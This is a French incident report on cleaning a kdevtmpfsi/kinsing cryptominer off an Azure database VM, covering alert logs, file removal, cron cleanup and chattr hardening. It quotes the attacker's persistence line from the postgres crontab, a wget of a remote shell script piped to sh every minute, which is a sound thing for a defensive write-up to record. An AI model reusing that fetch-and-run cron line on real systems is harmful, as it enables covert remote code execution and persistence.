RAPPORT D'INCIDENT

18/06/2021

NATURE DE L'INCIDENT : T_NSA_800 – GROUP 2

MALWARE DE TYPE **KDEVTMPFSI**

Heure déclarée : 13h39


Réception d'alertes e-mails générées par notre outils « alertmanager » pendant notre pause déjeuner.

moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 warning (HostHighCpuLoad node) - 1 alert for instance=default-group2-database.francecentral.cloudapp.azure...	14:41
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 critical (Too_much_load node-exporter node) - 1 alert for instance=default-group2-database.francecentral.clou...	14:39
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 warning (HostHighCpuLoad node) - 1 alert for instance=default-group2-database.francecentral.cloudapp.azure...	14:31
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 critical (Too_much_load node-exporter node) - 1 alert for instance=default-group2-database.francecentral.clou...	14:29
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 warning (HostHighCpuLoad node) - 1 alert for instance=default-group2-database.francecentral.cloudapp.azure...	14:21
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 critical (Too_much_load node-exporter node) - 1 alert for instance=default-group2-database.francecentral.clou...	14:19
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 warning (HostHighCpuLoad node) - 1 alert for instance=default-group2-database.francecentral.cloudapp.azure...	14:11
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 critical (Too_much_load node-exporter node) - 1 alert for instance=default-group2-database.francecentral.clou...	14:09
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 warning (HostHighCpuLoad node) - 1 alert for instance=default-group2-database.francecentral.cloudapp.azure...	14:01
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 critical (Too_much_load node-exporter node) - 1 alert for instance=default-group2-database.francecentral.clou...	13:59
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 warning (HostHighCpuLoad node) - 1 alert for instance=default-group2-database.francecentral.cloudapp.azure...	13:51
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 critical (Too_much_load node-exporter node) - 1 alert for instance=default-group2-database.francecentral.clou...	13:49
moi	[FIRING:1] default-group2-docker.francecentral.cloudapp.azure.com:9100 critical (Too_much_load node-exporter node) - 1 alert for instance=default-group2-docker.francecentral.cloudapp....	13:43
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 warning (HostHighCpuLoad node) - 1 alert for instance=default-group2-database.francecentral.cloudapp.azure...	13:41
moi	[FIRING:1] default-group2-database.francecentral.cloudapp.azure.com:9100 critical (Too_much_load node-exporter node) - 1 alert for instance=default-group2-database.francecentral.clou...	13:39

Analyse

Nous avons remarqué que la VM contenant la Database avait ses processeurs de saturés.


Dans un premier temps nous sommes allés voir sur Grafana si nous pouvions avoir des informations succintes.



Nous avons constaté que les CPU étaient bel & bien saturé. Nous avons décidé de nous rendre sur la VM suivante pour effectuer une analyse plus en profondeur :.

default-group2-database.francecentral.cloudapp.azure.com

Nous avons lancé la commande htop pour vérifier les performances de notre système.



Solution

Généralement ce genre de malware est utilisé par des « **miners** ».

```
admusr@default-Group2-Database:/tmp$ ls
kdevtmpfsi
kinsing
systemd-private-1e36660104024475b2dac38b26508c02-redis-server.service-9ZklW9
systemd-private-1e36660104024475b2dac38b26508c02-systemd-resolved.service-UpVo9N
systemd-private-1e36660104024475b2dac38b26508c02-systemd-timesyncd.service-28kvRO
tmp.nNZApPc2EM
admusr@default-Group2-Database:/tmp$ sudo su
root@default-Group2-Database:/tmp# ls
kdevtmpfsi
kinsing
systemd-private-1e36660104024475b2dac38b26508c02-redis-server.service-9ZklW9
systemd-private-1e36660104024475b2dac38b26508c02-systemd-resolved.service-UpVo9N
systemd-private-1e36660104024475b2dac38b26508c02-systemd-timesyncd.service-28kvRO
tmp.nNZApPc2EM
root@default-Group2-Database:/tmp# rm -rf kdevtmpfsi
root@default-Group2-Database:/tmp# rm -rf kinsing
```

Nous avons trouvé le job qui était lancé de manière récurrente par le cron de l'utilisateur « **postgres** ».

```
root@default-Group2-Database:/tmp# sudo crontab -u postgres -e
crontab: installing new crontab
```

Nous avons retiré la ligne suivante : « * * * * * wget -q -O - http://IP/lr.sh | sh > /dev/null 2>&1 »

Nous avons décidé d'éradiquer la menace avec les commandes suivantes :


htop

sélection du programme en appuyant sur F9 pour le KILL. Ensuite :

find / -iname kdevtmpfsi -exec rm -fv {} \;
find / -iname kinsing -exec rm -fv {} \;

Le résultat :

/tmp/kdevtmpfsi is removed
/var/tmp/kinsing is removed



Nous avons ensuite créé des fichiers pour éviter qu'ils puissent se régénérer.

touch /tmp/kdevtmpfsi && touch /var/tmp/kinsing
echo "kdevtmpfsi is fine now" > /tmp/kdevtmpfsi
echo "kinsing is fine now" > /var/tmp/kinsing

Puis nous les avons mis en read-only pour éviter qu'ils soient créé de nouveau.

chattr +i /tmp/kdevtmpfsi
chattr +i /var/tmp/kinsing

Cependant nous nous sommes apperçu que kdevtmpfsi revenait avec une série de chiffres après lui. Alors nous avons décidé de répéter la manipulation et de reboot la VM.

Une fois la VM rallumée nous n'avions plus « kdevtmpfsi » de généré.

Correction : 16h09

Pour contrer le programme, et qu'il ne puisse revenir, nous avons utilisé les commandes suivantes :

chattr +i /tmp/kdevtmpfsi
chattr +i /var/tmp/kinsing

Afin qu'il ne puisse plus générer de nouveaux fichiers. Et ne puisse pas re-apparaitre.

En analysant grafana, tout est revenu à la normal.